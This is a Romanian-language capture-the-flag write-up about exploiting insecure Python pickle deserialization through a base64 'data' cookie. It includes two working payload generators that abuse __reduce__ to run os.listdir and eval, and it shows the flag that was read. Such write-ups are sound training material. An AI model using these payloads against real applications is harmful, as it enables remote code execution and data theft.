
Sweet and sour

Cand m-am apuc de challenge nu imi venea nicio idee in afara de un borcan cu muraturi asa ca atunci cand intru pe site observ ca nu exista nimic in afara de mesajul Try harder.So dupa putin dirbuster care nu dadea nimic m-am uitat la cookies si am descoperit ceva interesant.

Avem 2 cookieuri 1 pentru data si unu pentru sesiune dar pentru ca nu avem vreo indicatie ca flagul ar fi la un admin sau pe un alt cont m-am axat pe “data”.La prima vedere arata ca un base64.Daca incercam sa ii dam decode descoperim ca este un b64 cu mesajul encodat “Try harder”.



Well stim ca avem un cookie encodat b64 cu mesaju try harder dar acum ce?Am stat putin pe google pana am dat de un articol in care acel cookie este defapt un modul în Python folosit pentru **serializare** și **deserializare** a obiectelor Python. Serializarea înseamnă convertirea unui obiect (cum ar fi un dicționar sau o listă) într-un format care poate fi salvat sau transmis, iar deserializarea este procesul invers. Aceste cookie de obicei o modalitate prin care un atacator poate ajunge sa faca RCE(Remote Code Execution).
Am folosit urmatorul script pentru a lista fisierele din acelasi director:

```
import pickle
import base64
import os

class Exploit(object):
        def __reduce__(self):
                return os.listdir, ('.',)

def sendPayload(p):
        print("Payload (Base64 encoded):", base64.urlsafe_b64encode(p).decode())

sendPayload(pickle.dumps(Exploit(), protocol=2))
```

Luam acel cookie si il punem in storage in loc de acela cu “Try harder” si ar trebui sa primim:

['.bash_logout', '.profile', '.bashrc', 'template', 'app.py', 'flag']

Primim raspunsul asteptat deci ultimul pas acum este sa citim flagul.Scriptul folosit de mine:

```
import pickle
import base64

class Exploit(object):
        def __reduce__(self):
                return eval, ("open('flag','r').read()", )

def generateCookie():
        payload = pickle.dumps(Exploit(), protocol=2)
        cookie = base64.urlsafe_b64encode(payload).decode()
        print("Cookie:", "data=" + cookie)

generateCookie()
```

Flag:

CTF{ccc1ccef217ed19c492b…..1adcb72a92f13ab153aae068f797f}

Trolled by masquerade8077